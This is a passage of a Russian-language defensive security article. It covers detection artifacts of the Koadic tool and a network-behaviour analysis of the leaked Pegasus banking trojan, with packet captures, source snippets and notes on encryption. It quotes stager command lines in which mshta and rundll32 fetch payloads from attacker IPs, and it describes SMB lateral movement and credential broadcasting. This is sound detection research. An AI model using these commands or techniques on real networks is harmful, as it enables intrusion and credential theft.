


Рисунок 14. Код импланта exec_cmd

Переменная GAWTUUGCFI со знакомым атрибутом WS необходима для выполнения кода. С ее помощью имплант вызывает shell, обрабатывая две ветки кода — shell.exec с возвращением выходного потока данных и shell.run без возвращения.

Koadic не является типичным инструментом, но имеет свои артефакты, по которым его можно найти в легитимном трафике:

- особое формирование HTTP-запросов,
- использование winHttpRequests API,
- создание объекта WScript.Shell через ActiveXObject,
- большое исполняемое тело.

Изначальное соединение инициирует стейджер, поэтому появляется возможность обнаруживать его активность через события Windows. Для mshta это событие 4688, которое говорит о создании процесса с атрибутом запуска:

Тренд living off the land набирает популярность среди злоумышленников

```
C:\Windows\system32\mshta.exe http://192.168.211.1:9999/dXpT6
```

Во время выполнения Koadic можно увидеть и другие события 4688 с атрибутами, которые отлично его характеризуют:

```
rundll32.exe http://192.168.241.1:9999/dXpT6?sid=1dbef04007a64fba83edb3f39
28c9c6c; csrf=;\..\..\..\mshtml,RunHTMLApplication

rundll32.exe http://192.168.202.136:9999/dXpT6?sid=12e0bbf6e9e5405
690e5ede8ed651100;csrf=18f93a28e0874f0d8d475d154bed1983;\..\..\..\
mshtml,RunHTMLApplication

«C:\Windows\system32\cmd.exe» /q /c chcp 437 & net session 1> C:\Users\
user02\AppData\Local\Temp\6dc91b53-ddef-2357-4457-04a3c333db06.txt 2>&1

«C:\Windows\system32\cmd.exe» /q /c chcp 437 & ipconfig 1> C:\Users\
user02\AppData\Local\Temp\721d2d0a-890f-9549-96bd-875a495689b7.txt 2>&1
```


Выводы

Тренд living off the land набирает популярность среди злоумышленников. Они используют встроенные в Windows инструменты и механизмы для своих нужд. Мы видим, как популярные инструменты Koadic, CrackMapExec и Impacket, следующие этому принципу, все чаще встречаются в отчетах об APT. Число форков на GitHub у этих инструментов также растет, появляются новые. Тренд набирает популярность в силу своей простоты: злоумышленникам не нужны сторонние инструменты, они уже есть на машинах жертв и помогают обходить средства защиты.

Каждый описанный выше инструмент оставляет свои следы в сетевом трафике; мы подробно исследовали их и научились обнаруживать. Теперь это помогает нам расследовать инциденты, в которых использовались эти инструменты.

Анализ поведения в сети трояна Pegasus

Кирилл Шипулин



Летом прошлого года был опубликован исходный код банковского трояна Pegasus (bit.ly/2IqQsvY). Несмотря на упоминание группы Carbanak в названии архива, исследователи из компании Minerva Labs опровергли причастность трояна к этой группе и доказали причастность к группе Buhtrap (Ratopak) (bit.ly/2Z1tJw6). Внутри архива находится краткое описание работы трояна, его исходные коды, описание системы банковских платежей и данные сотрудников многих российских банков.

Архитектура исходного кода этого вредоноса достаточно интересна. Функциональность поделена на модули, собираемые в единый binpack на этапе компиляции. Процесс компиляции также включает в себя подпись исполняемых файлов сертификатом из файла tric.pfx, который отсутствует в архиве.

Не менее любопытна и сетевая активность Pegasus, который после заражения пытается распространиться внутри домена и умеет проксировать данные между машинами, используя пайпы и транспорт Mailslot. Мы сфокусировались на изучении особенностей сетевой активности трояна и оперативно добавили детекты для Pegasus в продукт PT Network Attack Discovery. Это позволит всем пользователям своевременно обнаруживать активность этого трояна и его модификаций в своей сети. В этой статье я дам подробное описание механизмов распространения по сети и взаимодействия между копиями Pegasus.

Не обнаружив notepad.exe, Pegasus не может заразить сервер

Intro

Попав на машину, главный модуль InstallerExe внедряет код в svchost.exe при помощи техники process hollowing, и после инициализации главных модулей Pegasus запускает несколько параллельных процессов:

- Domain Replication занимается разведкой внутри сети и пытается распространиться на другие Windows-машины.
- Mailslot Listener слушает широковещательные mailslot-сообщения, при помощи которых Pegasus рассылает добытые учетные записи. Имя слота генерируется во время компиляции.
- Pipe Server Listener слушает Windows Pipe с именем, генерируемым от имени машины. Эти пайпы используются в основном для обнаружения других копий Pegasus в сети и их взаимодействия.
- Logon passwords раз в несколько минут пытается сдампить данные учетных записей модулем из Mimikatz.
- Network connectivity отвечает за связь с CnC-сервером и периодический обмен сообщениями.

```
// start transports which links data with our CB-manager
     pwInitPipeServerAsync(dcmGetServerCallback());
     mwInitMailslotServer(dcmGetServerCallback());
...
     // start broadcasting creds to other machines
     cmStartupNetworkBroadcaster();
```

Domain replication

Одна из подсистем в Pegasus отвечает за горизонтальное распространение (lateral movement) в Windows-сети. Распространение делится на два важных этапа:

1) обнаружение соседних машин,
2) попытка репликации на машину.

```
216 Get Backup List Request
227 Get Backup List Response
186 NetServerEnum2 Request, Workstation,
557 NetServerEnum2 Response
176 NetServerEnum2 Request, Server
144 NetServerEnum2 Response
```

Обнаружение соседних машин в домене осуществляется через два API-вызова: NetServerEnum, требующий для работы сервис Browser, и вызовы WNetOpenEnum/WNetEnumResource.

Все обнаруженные в домене машины подлежат проверке, если они уже заражены. Pegasus опрашивает сгенерированное имя пайпа раз в 200 миллисекунд более чем 20 раз подряд. Такое аномальное поведение было использовано нами в качестве одного из индикаторов активности Pegasus в домене. Не обнаружив признаков заражения, зловред переходит к следующему шагу — попытке репликации.

```
314 Session Setup Response
148 Tree Connect Request Tree: \\DC\ipc$
138 Tree Connect Response
152 Tree Connect Request Tree: \\DC\ADMIN$
138 Tree Connect Response
346 Create Request File: regedit.exe
386 Create Response File: regedit.exe
171 Read Request Len:4096 Off:0 File: regedit.exe
```

Репликация происходит следующим образом. При помощи найденных учетных записей (УЗ) на хосте Pegasus предпринимает попытку авторизоваться на машине по протоколу SMB к шарам IPC$ и ADMIN$. Если к IPC$ есть, а к ADMIN$ нет, то Pegasus делает вывод о том, что прав учетной записи недостаточно и их необходимо пометить как невалидные. Получив доступ к шаре ADMIN$, что является алиасом для папки %windir%, вредонос пытается определить архитектуру машины, чтобы в дальнейшем использовать подходящий модуль.

Алгоритм определения архитектуры основывается на заголовках PE-файлов на удаленной машине. В качестве такого файла Pegasus пытается прочитать первые 4 килобайта notepad.exe из папки %windir%. Неочевидный недостаток такого метода заключается в том, что на Windows Server 2012 блокнот находится по пути %windir%\System32.

Местоположение notepad.exe на Windows 7:

```
C:\Users\Administrator>where notepad.exe
C:\Windows\System32\notepad.exe
C:\Windows\notepad.exe
```

На Windows Server 2012:

```
C:\Users\Administrator>where notepad.exe
C:\Windows\System32\notepad.exe
```

Не обнаружив notepad.exe, Pegasus не может заразить сервер, даже имея данные учетной записи с необходимыми правами. Простое отсутствие блокнота в %windir% может остановить распространение Pegasus на Windows Server 2012. Использование regedit.exe в этом плане более надежно.

После успешного определения архитектуры целевого сервера Pegasus загружает небольшой дроппер RSE (Remote Service Exe) размером около 10 килобайт, задача которого загрузить binpack из модулей от Pegasus через пайп в открытом виде и передать управление на модуль shellcode. Имя дроппера составляется псевдослучайным образом и состоит из строки шестнадцатеричных символов длинной от 8 до 15 символов. Псевдослучайный генератор инициализируется в зависимости от имени целевой машины и будет одинаковым между запусками, чтобы избежать возможного замусоривания %windir% прошлыми копиями дроппера.

```
426 Create Request File: 6EB535921.exe
386 Create Response File: 6EB535921.exe
162 SetInfo Request FILE_INFO/SMB2_FILE_ALLOCATION_INFO File: 6EB535921.exe
124 SetInfo Response
1514 49331 → 445 [ACK] Seq=4481 Ack=5847 Win=65280 Len=1460 [TCP segment of a
1514 49331 → 445 [ACK] Seq=5941 Ack=5847 Win=65280 Len=1460 [TCP segment of a
1514 49331 → 445 [ACK] Seq=7401 Ack=5847 Win=65280 Len=1460 [TCP segment of a
1514 49331 → 445 [ACK] Seq=8861 Ack=5847 Win=65280 Len=1460 [TCP segment of a
1514 49331 → 445 [ACK] Seq=10321 Ack=5847 Win=65280 Len=1460 [TCP segment of
  54 445 → 49331 [ACK] Seq=5847 Ack=11781 Win=65536 Len=0
1514 49331 → 445 [ACK] Seq=11781 Ack=5847 Win=65280 Len=1460 [TCP segment of
1514 49331 → 445 [ACK] Seq=13241 Ack=5847 Win=65280 Len=1460 [TCP segment of
190 Write Request Len:10240 Off:0 File: 6EB535921.exe
  54 445 → 49331 [ACK] Seq=5847 Ack=14837 Win=65536 Len=0
138 Write Response
146 Flush Request File: 6EB535921.exe
126 Flush Response
146 Close Request File: 6EB535921.exe
182 Close Response
```

Дроппер проверяется на целостность и возможное удаление антивирусом, после чего запускается одним из двух реализованных механизмов — SCM или WMI. Причем в в первую очередь Pegasus предпринимает попытку запуска RSE через механизм WMI, а только потом при помощи SCM (Service Control Manager). Делается это по той причине, что SCM оставляет больше следов в журналах Windows. В планах создателей Pegasus были и другие методыраспространения (Wsh Remote, Powershell remoting, Task Scheduler), и модуль для исполнения команд через RDP находился в разработке.

Как было упомянуто выше, после успешного запуска дроппер проверяет и открывает пайп на прослушивание и передает управление на пришедшую полезную нагрузку.

```
162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO
131 GetInfo Response, Error: STATUS_FILE_CLOSED
162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO
131 GetInfo Response, Error: STATUS_FILE_CLOSED
232 Ioctl Request FSCTL_PIPE_WAIT Pipe: 3A61A8140A69ECC17B03
170 Ioctl Response FSCTL_PIPE_WAIT
162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO
131 GetInfo Response, Error: STATUS_FILE_CLOSED
162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO
131 GetInfo Response, Error: STATUS_FILE_CLOSED
232 Ioctl Request FSCTL_PIPE_WAIT Pipe: 3A61A8140A69ECC17B03
170 Ioctl Response FSCTL_PIPE_WAIT
218 Create Request File: 3A61A8140A69ECC17B03
210 Create Response File: 3A61A8140A69ECC17B03
162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: 3A61A8140A69ECC17B03
154 GetInfo Response
1514 49325 → 445 [ACK] Seq=16602 Ack=17799 Win=64512 Len=1460 [TCP segment of a reas
1514 49325 → 445 [ACK] Seq=18062 Ack=17799 Win=64512 Len=1460 [TCP segment of a reas
1346 Write Request Len:4096 Off:0 File: 3A61A8140A69ECC17B03
```

Поскольку код Pegasus инжектируется методом process hollowing в процесс svchost.exe, на диске не должно остаться ни первоначального модуля InstallerExe в случае первичного заражения, ни дроппера RSE в случае распространения. Если дроппер все еще доступен по известному пути, Pegasus удаляет его собственным способом:

1) перезапись содержимого файла случайными данными,
2) перезапись пустыми данными (нулями),
3) переименование файла,
4) удаление файла.

```
190 Write Request Len:10240 Off:0 File: 6EB535921.exe
190 Write Request Len:10240 Off:0 File: 6EB535921.exe
206 SetInfo Request FILE_INFO/SMB2_FILE_RENAME_INFO File: 6EB535921.exe NewName:yqxtgfbd1.exe
155 SetInfo Request FILE_INFO/SMB2_FILE_DISPOSITION_INFO File: yqxtgfbd1.exe
354 Create Request File: 6EB535921.exe
131 Create Response, Error: STATUS_OBJECT_NAME_NOT_FOUND
```

После успешного заражения процесс распространения domain replication начинается снова.

Mailslot works

После того как Pegasus получит доступ к данным учетных записей либо от другой копии Pegasus, либо от модуля mod_LogonPasswords, он начнет широковещательную рассылку данных УЗ по домену. Рассылка осуществляется при помощи основанного на SMB механизма Mailslot, который позволяет осуществить однонаправленную широковещательную рассылку небольшой порции данных по домену. Рассылка происходит по случайно сгенерированному имени слота, и, чтобы все зараженные машины в домене могли отправлять и получать данные по единому имени, псевдослучайный генератор для имен инициализируется от переменной TARGET_BUILDCHAIN_HASH, задаваемой в конфиге при билде.

```
▲ SMB (Server Message Block Protocol)
  ▷ SMB Header
  ▷ Trans Request (0x25)
▲ SMB MailSlot Protocol
    Opcode: Write Mail Slot (1)
    Priority: 0
    Class: Unreliable & Broadcast (2)
    Size: 153
    Mailslot Name: \MAILSLOT\46CA075C165CBB2786
▲ Data (122 bytes)
    Data: 84ce5db6c6e4e65ff95457a6e9b59bb32c109901f3871ef5...
    [Length: 122]
```

Поскольку механизм Mailslot накладывает ограничение на максимальный размер пакета, рассылается за раз только одна УЗ по принципу последнего времени рассылки: среди всех имеющихся УЗ по домену рассылается та, чья дата последней рассылки самая ранняя.

Данные в мейлслотах передаются не в открытом виде, а обернутые тремя слоями XOR-шифрования, причем ключи передаются вместе с данными. Первый слой данных — это конверт NetMessageEnvelope с проверкой целостности данных алгоритмом SHA1, используемый для всех данных, передаваемых по локальной сети. 4 байта данных в начале пакета являются ключом, который изменяется битовыми сдвигами на 5 бит вправо за цикл. Внутри конверта содержится кодированная посредством XOR структура данных с полями УЗ и датой их добавления. Восьмибайтовый ключ также находится в начале структуры, но применяется без сдвигов. После декодирования структуры УЗ останется лишь десериализовать отдельные поля из структур ENC_BUFFER, такие как имя компьютера, имя домена, имя пользователя и его пароль. Шифрование этих полей осуществляется 8-байтовым ключом со смещениями. Скрипт для расшифровки пакета Mailslot и пример такого пакета можно найти на GitHub (bit.ly/2GdJcC6) и CloudShark (bit.ly/2Uv91Go).

NetMessageEnvelope
SHA1, XOR 4b → 5bits

SERIALIZED_CREDS_BUFFER
XOR 8b key

ENC_BUFFER
XOR 8b key ← 3bits → 4bits

Период рассылки Mailslot-сообщений в релизной версии колеблется от 20 секунд до 11 минут.


```
// some random wait before making next step
            DbgPrint(«going to sleep»);
#ifdef _DEBUG
            // debug - 2-5 s
            Sleep(rg.rgGetRnd(&rg, 2000, 5000));
#else
            // release - 20 - 650 s
            //Sleep(rg.rgGetRnd(&rg, 2000, 65000) * 10);
            Sleep(rg.rgGetRnd(&rg, 2000, 15000));
#endif
```

Кроме обмена учетными записями, механизм Mailslot используется для поиска зараженной машины с доступом в интернет и анонсирования доступа в интернет. Конверт NetMessageEnvelope хранит в себе тип рассылаемого сообщения. Сам обмен данными между машиной без доступа и машиной с доступом в интернет осуществляется через пайпы.

Pipe works

Для двусторонней связи или передачи больших объемов данных копии Pegasus используют пайпы в качестве канала общения. Имя пайпа, хоть и тоже генерируется псевдослучайным генератором, зависит от имени машины и билда и тем самым позволяет клиентской и серверной части использовать одно и то же имя.

При одностороннем общении (например, передаче binpack во время репликации на другую машину) данные не шифруются и передаются в открытом виде. Binpack начинается со структуры SHELLCODE_CONTEXT длинной 561 байт.




Во время двусторонней передачи (например, проксирования данных между копией Pegasus без доступа в интернет и CnC-сервером) используется та же структура конверта NetMessageEnvelope с XOR-шифрованием, как и в случае Mailslot, так как она позволяет различать разные типы сообщений в поле id.

Архитектурное проксирование данных выполняется через запрос на передачу порции данных (PMI_SEND_QUERY), получения id-запроса в ответ и опроса состояния задачи по id (PMI_CHECK_STATUS_QUERY). Как правило, в качестве нагрузки передается другая Envelope структура, добавляющая различные функциональные возможности и еще один слой шифрования.

Кроме того, работа с пайпами не заканчивается на взаимодействии между зараженными машинами. Модуль mod_KBRI_hd инжектит в процессы cmd.exe код, перехватывающий вызовы MoveFileExW и анализирующий все копируемые данные, поскольку это часть механизма проведения платежей. Если копируемый файл содержит интересные злоумышленникам данные — данные с платежами, — нотификация об этом отправляется на CnC-сервер. Общение между инжектируемым в cmd.exe модулем mod_KBRI и копией Pegasus осуществляется внутри зараженной машины через пайп, имя которого не генерируется, а жестко задано в исходном коде:

```
\.\pipe\pg0F9EC0DB75F67E1DBEFB3AFA2
```

В функциональность модуля также входит подмена данных счетов на лету по шаблону. Пример паттернов для поиска на скриншоте.



CnC-трафик

За обмен данными с CnC-сервером отвечает отдельный поток, который раз в несколько минут проверяет очередь чанков данных от внутренних процессов или от других копий вредоноса и отправляет их на сервер.

Во время инициализации модуля mod_NetworkConnectivity он проводит многоступенчатую проверку работоспособности сетевого подключения:

1. Обнаружение настроек прокси сервера и попытка соединения с www.google.com:

   - в ветке реестра \\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings;
   - через WPAD (вызов WinHttpGetProxyForUrl);
   - через конфигурацию прокси-сервера для текущего пользователя (вызов WinHttpGetIEProxyConfigForCurrentUser).

2. Проверка соединения с серверами обновлений Microsoft и возвращаемых данных (файлы корневых сертификатов authrootseq.txt, authrootstl.cab, rootsupd.exe).

3. Тестирование HTTPS-соединений с одним из шести адресов:

   - https://safebrowsing.google.com
   - https://aus3.mozilla.org
   - https://addons.mozilla.org
   - https://fhr.data.mozilla.com
   - https://versioncheck-bg.addons.mozilla.org
   - https://services.addons.mozilla.org

Только по прохождении всех проверок Pegasus считает, что имеет необходимый доступ во внешнюю сеть и может анонсировать это по домену Mailslot-сообщением. Причем Pegasus может маскироваться и общаться с CnC-сервером только в рабочие часы — с 9:00 до 19:00 по местному времени.

Чанки данных, обернутых в конверт с подсчетом хеш-суммы, Pegasus посылает в зашифрованном виде с использованием DES в режиме CRYPT_MODE_CBC/PKCS5_PADDING. Ключ шифрования зависит только от переменной во время компиляции, и таким образом мы можем расшифровывать трафик между зловредом и сервером, зная только его BUILDCHAIN_HASH. В исходных кодах внутри архива эта переменная имела значение 0x7393c9a643eb4a76. Скрипт для расшифровки «отстука» (check-in) на сервер и пример такого пакета можно найти тут: скрипт (bit.ly/2VCAthR), PCAP (bit.ly/2KqjQoK).

Такой контент (структура INNER_ENVELOPE) он передает на CnC-сервер во время отстука, либо вместе с какими-либо данными. Вначале находятся 28 байт конверта с полем длины и SHA1-суммой.

```
 0 : aa 6c e6 9d a0 00 00 00 0e 76 c3 82 21 c6 00 f1  [.l.......v..!...]
10 : 7c b6 db c5 0a 0e 99 77 74 ac a3 e7 02 00 00 00  [|......wt.......]
20 : 00 00 19 f0 04 b0 58 d6 82 bd 2e 42 1a 00 0c 14  [......X....B....]
30 : 00 e2 07 07 0c 13 13 21 52 75 73 73 69 61 6e 20  [.......!Russian ]
40 : 53 74 61 6e 64 61 72 64 20 54 69 6d 65 00 00 00  [Standard Time...]
50 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  [................]
60 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  [................]
70 : 00 00 00 00 00 00 00 00 b4 00 00 00 57 00 4f 00  [............W.O.]
80 : 52 00 4b 00 47 00 52 00 4f 00 55 00 50 00 00 00  [R.K.G.R.O.U.P...]
90 : 00 00 00 00 00 00 00 00 00 00 00 00 4a 00 4f 00  [............J.O.]
A0 : 48 00 4e 00 2d 00 50 00 43 00 00 00 00 00 00 00  [H.N.-.P.C.......]
B0 : 00 00 00 00 00 00 00 00 00 00 00 00              [............]
```

Те же самые данные передаются между машинами во время проксирования через пайпы, но завернутые внутрь известного нам конверта NetMessageEnvelope с хеш-суммой и XOR-шифрованием.

